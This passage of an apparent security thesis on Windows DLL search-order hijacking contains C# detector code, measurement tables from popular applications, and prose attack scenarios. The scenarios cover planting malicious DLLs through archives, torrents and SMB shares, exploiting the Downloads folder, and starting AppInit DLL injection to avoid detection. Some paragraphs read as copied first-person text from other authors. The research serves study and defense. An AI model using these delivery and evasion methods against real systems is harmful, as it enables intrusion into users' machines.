58     tableSearchedDirForAllModules.Columns.Add("Result", typeof(string));
59     foreach (MyProcessLog proclog in listProcLog)
60     {
61         i++;
62         if (StringComparer.CurrentCultureIgnoreCase.Equals(proclog.DLLModuleName, lastDLLSearched) && (proclog.Result == "NAME NOT FOUND" || proclog.Result == "PATH NOT FOUND"))
63         {
64             countSearchedDlls++;
65             listSearchedDirForAllModules.RemoveAt(listSearchedDirForAllModules.Count - 1);
66             listSearchedDir.Add(proclog.Path);
67             table.Rows[listSearchedDir.Count - 1]["Counter"] = countSearchedDlls;
68             listSearchedDirForAllModules.Add(listSearchedDir);
69             continue;
70         }
71         else if (proclog.Result == "NAME NOT FOUND" || proclog.Result == "PATH NOT FOUND")
72         {
73             distinctDlls++;
74             listSearchedDir = new List<string>();
75             countSearchedDlls = 1;
76             lastDLLSearched = proclog.DLLModuleName;
77             lastDLLSearchedResult = proclog.Result;
78             listSearchedDir.Add(proclog.Path);
79             table.Rows.Add(proclog.DLLModuleName, proclog.Path, 1, proclog.Result, distinctDlls);
80             listSearchedDirForAllModules.Add(listSearchedDir);
81         }
82     }
83 }

```

Figure 50: Sample Code of Diagram implementation (1)

```

Form1.Designer.cs  UnsafeResolution.cs  CSV2SQL.cs  SQLConnectionManager.cs  MyProcess.cs  Form1.cs  MyModule.cs  DBUtilities.cs  Form1.cs [Design]
VulnDLLDetector  - % VulnDLLDetector.MyProcess  - @ GetDLLResolutionFailures(ref List<MyModule> listResolutionFailure, ref List<MyModule> listResolutionHijacking)
85     listSearchedDirForAllModules.Add(listSearchedDir);
86     else if (StringComparer.CurrentCultureIgnoreCase.Equals(proclog.DLLModuleName, lastDLLSearched) && proclog.Result == "SUCCESS")
87     {
88         if (proclog.Result == lastDLLSearchedResult && proclog.Result == "SUCCESS")
89         {
90             countSearchedDlls = 0;
91             listSearchedDir = new List<string>();
92             continue;
93         }
94         countSearchedDlls++;
95         table.Rows[listSearchedDir.Count - 1]["Counter"] = countSearchedDlls;
96         table.Rows[listSearchedDir.Count - 1]["Result"] = proclog.Result;
97         lastDLLSearched = proclog.DLLModuleName; //tg
98         lastDLLSearchedResult = proclog.Result; //tg
99     }
100     if (!StringComparer.CurrentCultureIgnoreCase.Equals(proclog.DLLModuleName, lastDLLSearched))
101     {
102         countSearchedDlls = 0;
103         listSearchedDir = new List<string>();
104         continue;
105     }
106     listResolutionFailure = new List<MyModule>();
107     listResolutionHijacking = new List<MyModule>();
108     int iter = 0;
109     foreach (DataRow row in table.Rows)
110     {
111         if (row["Result"].ToString() == "NAME NOT FOUND" || row["Result"].ToString() == "PATH NOT FOUND") //tgeorgop Path not found
112         {
113             listResolutionFailure.Add(new MyModule(row["DLLName"].ToString(), row["LoadedPath"].ToString(), row["Counter"].ToString(), row["Result"].ToString()));
114         }
115         else if (row["Result"].ToString() == "SUCCESS")
116         {
117             listResolutionHijacking.Add(new MyModule(row["DLLName"].ToString(), row["LoadedPath"].ToString(), row["Counter"].ToString(), row["Result"].ToString()));
118             iter++;
119         }
120     }
121     List<MyModule> listDistinctResolutionFailure = listResolutionFailure.GroupBy(x => x.Name).Select(g => g.First()).ToList();
122     List<MyModule> listDistinctResolutionHijacking = listResolutionHijacking.GroupBy(x => x.Name).Select(g => g.First()).ToList();
123 }

```

Figure 51: Sample Code of Diagram implementation (2)

5.3 Resolution Failure example

For the same application as above, *Ccleaner.exe.dll* is searched in the application parent directory. Finally, the *Ccleaner.exe.dll* is not at all found nor loaded. Thus, as a conclusion, there is resolution failure.

The screenshot shows a software tool interface with a process log and several panels. The process log is as follows:

Name	PID	Operation	Path	Result	Parent_PID
ccsetup512.exe	3900	CreateFile	C:\Users\babie\AppData\Local\Temp\insh3E...	SUCCESS	517917
ccsetup512.exe	3900	CreateFile	C:\Users\babie\AppData\Local\Temp\insh3E...	SUCCESS	517920
ccsetup512.exe	3900	CreateFile	C:\Users\babie\AppData\Local\Temp\insh3E...	SUCCESS	517925
ccsetup512.exe	3900	CreateFile	C:\Windows\SysWOW64\ui\SwDRM.dll	PATH NOT FOUND	517929
ccsetup512.exe	3900	CreateFile	C:\Program Files\Ccleaner\Ccleaner.exe.DLL	NAME NOT FOUND	518163
ccsetup512.exe	3900	CreateFile	C:\Users\babie\AppData\Local\Temp\insh3E...	NAME NOT FOUND	518170
ccsetup512.exe	3900	CreateFile	C:\Users\babie\AppData\Local\Temp\insh3E...	SUCCESS	518171
ccsetup512.exe	3900	CreateFile	C:\Users\babie\AppData\Local\Temp\insh3E...	SUCCESS	518172

The interface also includes a 'Process Log' section with a 'Load Log' button, a 'Std Fields' button, and a 'Choose Process' dropdown menu. The 'Resolution Failure DLLs' panel shows a list of DLLs, with *Ccleaner.exe.DLL* highlighted. The 'Resolution Hijacking' panel shows a list of DLLs, with *CRYPTSP.dll* highlighted. The 'Search Order for the Process', 'Known Vulnerable DLLs', and 'Search Order (Paths)' panels are currently empty.

Figure 52: Ccleaner.exe.dll not found

5.4 First look at the results

A first overall for DLL names.

- Version.dll, SHFOLDER.DLL, CRYPTSP.DLL, dwmapi.dll are some of most popular dlls used across several Applications.
- In our example, we can see the DLL failures/hijackings which include in the searched path the folder Downloads.
- In most cases, the failures concern directories where the attacker would require administrator rights in order to place there his malicious .dll file.
- In this example, we can see these vulnerabilities in the Folder Downloads where a downloaded file will be saved.




Figure 53: Searched dlls in Downloads folder

5.5 Results in Details

Windows 8

We have run our Application for Windows 8 while installing some of the most popular applications:

Table 2: Applications in Windows 8

	App Name	Type	isInstalled	isMonitored	Installer/Portable
1	7-zip	Zip tool	Yes	Yes	installer
2	Avast	Antivirus	Yes	Yes	installer
3	Burger	Game	Yes	Yes	windows store
4	CCleaner	System tool	Yes	Yes	installer
5	Chrome	Browser	Yes	Yes	installer

6	Daemon tools	Virtual drive	Yes	Yes	installer
7	Filmon	Live tv	Yes	Yes	windows store
8	Foxit Reader	PDF reader	Yes	Yes	installer
9	Internet	browser	Yes	Yes	windows store
10	KM Player	Media player	Yes	Yes	installer
11	Meteo	Application	Yes	Yes	windows store
12	Mozilla	Browser	Yes	Yes	installer
13	Notepad	Txt editor		Yes	portable
14	Opera	Browser	Yes	Yes	via daemon tools
15	Skyscanner	Flight searcher	Yes	Yes	windows store
16	SMplayer	Media player	Yes	Yes	installer
17	utorrent	Torrent p2p client	Yes	Yes	installer
18	Viber	Messenger	Yes	Yes	windows store
19	Virtual box	Virtual machine	Yes	Yes	installer
20	VLC	Media player	Yes	Yes	installer
21	WinRar	Zip tool	Yes	Yes	installer
22	Youtube downloader	Downloader	Yes	Yes	installer
23	media player classic	media player		Yes	portable

The results were outstanding as the number of unsafe resolutions was really great.

ResolutionTypeDesc	DLL Occurences
Failure	1964
Hijacking	1183




Figure 54: Analysis Results in Windows 8

Over 1000 distinct unsafe Resolutions of Components in Windows 8, several of which could really conclude to an attack. The tables and pies above, show some details of what found. In next chapters, we analyze how a malicious attacker remotely or locally could act in order to take advantage of these unsafe loadings. In addition we present a proof of Concept scenario where we prove that the power is in our hands when these loadings happen. Finally, we will compare briefly the results found in our research.

ProcessName	ResolutionTypeDesc	No. of Resolutions
ccsetup512.exe	Hijacking	89
nvtray.exe	Failure	88
csrss.exe	Failure	79
wmiprvse.exe	Hijacking	56
chrome.exe	Hijacking	52
Template.exe	Hijacking	51
KMPlayer.exe	Hijacking	51
Viber.Metro.exe	Hijacking	49
WWAHost.exe	Hijacking	47
DropboxUpdate.exe	Hijacking	42
3.4.5_41202.exe	Hijacking	42
SearchIndexer.exe	Failure	40
installer.exe	Hijacking	36
Template.exe	Failure	35
Viber.Metro.exe	Failure	32
EXCEL.EXE	Hijacking	31
smplayer.exe	Hijacking	29
smplayer-15.9.0-x64.exe	Hijacking	29
DropboxInstaller.exe	Failure	28
msfeedssync.exe	Failure	28
regsvr32.exe	Hijacking	27
FoxitReader.exe	Hijacking	27
YouTubeDownloader.exe	Hijacking	26
FoxitReader.exe	Failure	26

Figure 55: Resolution Failures in Windows 8




Figure 56: Resolution failures in percentages

Windows 10

In Windows 10, we run some of the most popular applications as in the previous paragraph in windows 8. In this case, we had 3 most rated applications running in our desktop pc. In the table below, we can see these applications and tools under investigation.

Table 3: Applications in Windows 10

Running	Installing
Skype	Daemon Tools Lite
Viber	Daemon Tools Pro
Firefox	Flash Player
	KM Player
	Notepad++
	Trend Micro
	Gom Player
	Avast
	utorrent
	winrar




Figure 57: Hijacking vs Failures in Windows 10






Figure 58: Unsafe loadings on Windows 10

The most interesting case is the scenario where a searched path contained the directory Downloads. This directory in our example, is the current directory where the application is executed from. Looking deeper in the previous applications, we got some unsafe resolution into directory “Downloads”



This directory can be vulnerable as it is the directory where the browsers by default save downloaded files. Over 150 DLLs were searched in this folder before their resolution or their failure. As we have mentioned before, if there was a malicious DLL carefully placed in that directory, there would be a severe case of security breach for the attacked system. Thus, we will discuss further for this and other scenarios of attacks in following chapter (Chapter 6)



The vulnerabilities revealed in Chapter 5 will be exploited in Chapter 6 and 7. Conclusions will be written down in Chapter 8.

6. Exploiting DLL resolution

Taking all said in mind, we have to think how we are going to exploit all these vulnerabilities presented. It is the moment when we have collected all the information needed and we have only to implement an attack. In order to succeed such attacks, there are some conditions to be met. Not all of the following attacks are always possible and the attacker may be really careful in which we select. At the end, we surely have to be patient as some of them need luck to be implemented.

At this point, the attacker knows that he will use a malicious dll for windows in order to open a shell in victims system. However, he has to think the way in which he will get the DLL placed at the right directory in victim's system and which conditions will occur so that he take administrator access in the attacked system.

Obviously, the idea is not original: If the attacker manages somehow to get his executable onto user's computer, getting it executed may be just a step away. But in order to deploy the file without heavy-duty social engineering or physical access, what other has he have to do?

6.1 Placing our file into victim's system

Everyday common users confront different ways of hacker's attack. In this section, we will focus on some examples where malicious files can be saved in victim's operating system.

There are many possible attack vectors that can be used either making use of another vulnerability or even some simple social engineering. Malicious file can be transferred to victim's system through:

- 1) A compressed package (.zip, .rar, .tar.gz, etc.)
This vector can be exploited by putting together a bunch of clean files and a malicious dll inside a compressed folder/package. Target will extract these files and open one of them, getting attacker's dll loaded.

Case scenario:

- ✓ Attacker compresses 25 .jpg pictures and a DLL in a .rar file. Then, the victim extracts everything to a folder and double-clicks one of the pictures.

- 2) Torrents

This way can be severe and very effective to contaminate large amounts of people. A torrent can contain large numbers of files and can be used to get a malicious dll downloaded together with clean files without being noticed. This is very dangerous, especially if a popular torrent tracker or database can be compromised.

Case scenario:

- ✓ Attacker posts a custom torrent in a public tracker, which contains a pack of mp3's and a malicious dll. Victim goes listen its new song album and get infected.
- ✓ Attacker gains admin access to a torrent database (e.g. The PirateBay) and changes a legitimate high-traffic torrent for a infected one. This could cause a massive infection in a matter of minutes.

- 3) Exploiting multiple application hijacks

A way to increase the success rate of an attack, is to put multiple dlls to exploit the same file type aiming to a specific category of files.

Case scenario:

- ✓ Attacker shares a folder which contains a bunch of .avi files and three malicious dlls: one for VLC, other for Media Player Classic and finally, the last one for KMPlayer.

Attacker can now exploit three apps in the same attack, increasing the chance of victim getting infected.

4) Using a SMB/WebDav shared folder

This is perhaps the most common way dll hijacking is being used, probably because it can be exploited remotely. There are already a module for Metasploit which uses this vector. It works by putting together a malicious dll and a clean file that triggers it inside a share and then making your target open this clean file. Remember a shared folder link always starts with double slashes like \\185.98.65.9.

Case scenario:

- ✓ Attacker sends a shared folder link to a victim. Victim opens and sees some .html files and double-clicks one of them. When a vulnerable browser or application opens this file it loads a dll directly from this share, and victim is now infected.
- ✓ Attacker posts a link in a forum that looks like a http link but redirects victim to a shared folder. Victim opens a simple .pdf file and gets infected.
- ✓ Attacker gains access to a trusty website and puts iframes or redirects to his share. Victim trusts this site and opens a mp3 file inside the shared folder and... gets infected as well.
- ✓ Attacker uses the .lnk bug or any browser vulnerability together with any of above examples and thus increase his infect rate.

These are just some of the many ways we might seem this breach being exploited in real world in a very near future. In the following chapter, we can see how we can combine all the info we have learnt about vulnerable DLL loadings and the already existing malicious files in the directories we want.

Other factors that can also help us to put undetected files in system are attacks as "Carpet Bombing" or Clickjacking.. Clickjacking, also known as a "UI redress attack", is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the the top level page. At this point, let's take a look at an attack revealed in 2008 called "Carpet Bombing".

Apple addressed the issue by prompting users before downloading files, but recent news indicates that Google Chrome, which is based on Apple's WebKit code, is also vulnerable to the same type of attack. However, some people seem to be missing an aspect of the attack that affects all web browsers.

When loading a DLL, Microsoft Windows looks for the DLL in a certain sequence of directories. The first match for the file name wins. In most cases, Windows will first look for a DLL in the same location as the executable. This behavior is what allows the Apple Safari "carpet bombing" vulnerability to work. If an attacker can place code in a directory that gets searched before Windows finds the "real" DLL, the attacker's code will be executed.

Consider the following scenario: Suppose that you use a web browser to download files, and you have some directory where you put your downloaded files. As time goes on, that directory gets filled with items that you've downloaded. Occasionally, you may open one of the trusted programs that you've explicitly downloaded and run it from your browser's download manager or from Windows Explorer.

If this scenario seems plausible, you may have inadvertently executed malicious code! This risk is even greater if you use a web browser that saves files to your computer without prompting, such as Google Chrome or an older version of Apple Safari for Windows. It's important to note, though, that any web browser or other application is at risk here, too, because the DLL search order behavior is a feature of Microsoft Windows.

What can you do to protect yourself from this kind of attack? For starters, make sure that your web browser is configured to prompt you before downloading a file. For example, Google Chrome has a preference called "Ask where to save each file before downloading." Configuring your web browser to prompt you before downloading a file can help prevent a directory from being "poisoned" without your knowledge. The most effective protection, however, is to move a file to a trusted (i.e., empty) directory before executing it. Before running a program in Microsoft Windows, it is not enough to verify that

you trust the program itself. You must also trust the directory from which the application is launched. A cluttered download directory is not trustworthy.

Windows Vista does not appear to be vulnerable to directory poisoning. In my testing, Vista seems to give DLL search order priority to the system directory rather than to the executable's current directory.

In August 26, 2010, we had some updates over this issue. The difference in behavior between Windows XP and Vista was caused by the KnownDLLs registry key. The sample application I used to test directory poisoning used the setupapi.dll file for hijacking. On Windows Vista, setupapi.dll is listed in the KnownDLLs registry key, which means that on the Vista platform, setupapi.dll will be loaded from the system32 directory. On Windows XP, setupapi.dll is not listed in KnownDLLs, which means that it will be loaded from the directory where the application resides. My initial conclusion was incorrect. Windows Vista and 7 are vulnerable to directory poisoning.

This example of attack present as a case was the arbitrary code file or a malicious file in general can be located at desktop. In this case, an application executed from Desktop as Portable executable, or via shortcut, maybe vulnerable and resolve a DLL file located in Desktop. The attack via shortcut was more common until windows 7. The portable execution attack is detected for applications like media player classic or notepad++ for which the users decide not to install some at their system, but use the PE from the Desktop when needed, as they would use shortcuts if they were installed.

6.2 Scenarios of DLL unsafe loadings

In this section, we will investigate some case scenarios where we can succeed DLL hijacking with a file previously saved in victim's system as we have seen till far.

6.2.1 Execution from current directory (Attack "Downloads")

All ways to "upload" a file at a victim's operating system as mentioned above, could include the directory "Downloads". In this particular directory, the user downloads all sorts of files from all sorts of web sites and the same he will do if he want to install an application.

If you have ever downloaded anything from the Internet, you know that you can always find it in the browser's "Downloads" or "Downloaded files" window. This window also provides a way to delete any downloaded file, or all of them, with just a few clicks.

Actually, browsers don't delete files from the Downloads folder: they only delete them from the browser's list so that they're no longer visible to the user. In fact, between the latest versions of top web browsers (Chrome, Firefox, Internet Explorer, Safari and Opera), only Internet Explorer 9 (not 8) and Opera provide a way to actually delete a downloaded file from the Downloads folder through their user interface, and even then you have to do it through a right-click menu - in Opera even a sub-menu. Only Opera allows you to delete all files at once.

As a result, the average Downloads folder is a growing repository of files, new, old and borderline ancient. If anything malicious sneaks by our browsers' warnings or our mental safeguards, it is bound to stay there for a long time, just waiting for someone or something to launch it.

But, you may say, all major web browsers *will* warn the user if he tries to download an executable file, and the user will have to confirm the download. Not entirely. One major web browser will, under certain conditions (to be explained at the presentation), download an executable to the Downloads folder without asking or notifying the user. For sure, it will then *not* execute this file, but the file will remain in the Downloads folder. Possibly until the user re-installs Windows. Furthermore, the same web browser allows a malicious web page to trick the user into confirming a download attempt using **clickjacking** (as mentioned before), which is another way to get the executable to the Downloads folder.

And finally - applying to all web browsers -, if some extremely (perhaps even obscenely) interesting web site persistently tries to initiate a download of an executable, how many attempts will it take before an average web user tells it to shut up already and accepts the download, knowing that it will not be automatically executed? So, the Downloads folder tends to host various not-so-friendly executables. Big deal; it's not like the user is going to double-click those EXEs and have them executed. Not the user directly, but other executables that he downloads and executes - for instance, installers.

We found that a significant percentage of installers we looked at (especially those created by one leading installer framework) make a call to `CreateProcess("msiexec.exe")` [simplified for illustration] without specifying the full path to `msiexec.exe`. This results in the installer first trying to find `msiexec.exe` in the directory where it itself resides - i.e., in the Downloads folder (unless it was saved elsewhere) - and launching it if it finds it there.

And this is just one single executable. If you launch Process Monitor and observe activities in the Downloads folder when any installer is launched, you will find a long series of attempts to load various DLLs. Not surprising: this is how library loading works (first trying to find DLLs in the same folder as EXE), and in most cases it would not be a security problem as most folders hosting your EXEs are *not* attacker-writable. However, the Downloads folder *is* - to some extent, anyway.

So what do we have here? An ability to get malicious EXEs and DLLs to the Downloads folder, where they will in all likelihood remain for a very long time, and at least occasional activities on user's computer that load EXEs and DLLs from the Downloads folder. This can't be good.

But that's it for now. My presentation will also feature data files (non-installers) launching executables from the Downloads folder in a "classic" binary planting manner, instructions for finding binary planting bugs, recommendations for administrators, developers and pentesters, and more.

Case scenario:

- ▶ The victim downloads the subtitles and extracts the files in the folder Downloads.
- ▶ Then, he downloads a player so as to play the movie he want to see (that s why we has downloaded the subtitles).
- ▶ When he tries to install the player, the malicious .dll file will be loaded instead of the genuine one.
- ▶ The attacker will have now the first decision of the next move. The attack depends also on the functionality of the DLL. If it is a dummy functionality, it will be easily traced/noticed by the user.

6.2.2 Attack to Portable Executable file (Desktop)

This attack includes all applications which are distributed as Portable Executable formats and they do not need installation. Such example could be `notepad++` and `media player classic`. In this case, the user may have downloaded in a directory the PE file and executes it from this directory or he has selected as a default program to open when clicking on a specific file format.

Case scenario:

- ▶ The victim downloads the PE of media Player classic and saves it on Desktop in order to run it easily every time he wants to watch a movie.
- ▶ Then, he downloads the subtitles with a malicious file in it and extracts it on Desktop.

When clicking on Media player Classic to watch the movie, the PE of mpc.exe tries to load a vulnerable DLL from the current directory, in this case, Desktop.

6.2.3 Attack Shortcut execution (Desktop)

In this attack, the user has already install an application and he uses it from the Desktop shortcut. This attack was really popular until windows 7.

Case scenario:

- ▶ The victim installs an application in his system.
- ▶ Then, he downloads and extracts a .rar file on Desktop
- ▶ Finally, he executes the application to start from the Desktop Shortcut which lads a malicious DLL of the Desktop directory.

6.2.4 Applnit DLL Exploitation

In this case, we'll take a look at various methods that we can use to inject a DLL into the process' address space. For injecting a DLL into the process's address space, we must have administrator privileges on the system so that we've completely taken over the system at that time. This is why these methods cannot be used in a normal attack scenario where we would like to gain code execution on the target computer. The methods assume we already have complete control over the system. But you might ask why would we want to do anything to the system or processes running on the system if we already have a full access to it? There is one single reason: **to avoid detection**. Once we've gained total control over the system, we must protect ourselves from being detected by the user or system administrator. That would defeat the whole purpose of the attack, so it's best to remain undetected as long as possible. By doing so, we can also track what user is doing and possibly gather more and more information about the user or the network in which we're located.

First, let's talk a little about API hooking. We must understand that there are various methods to hook an API:

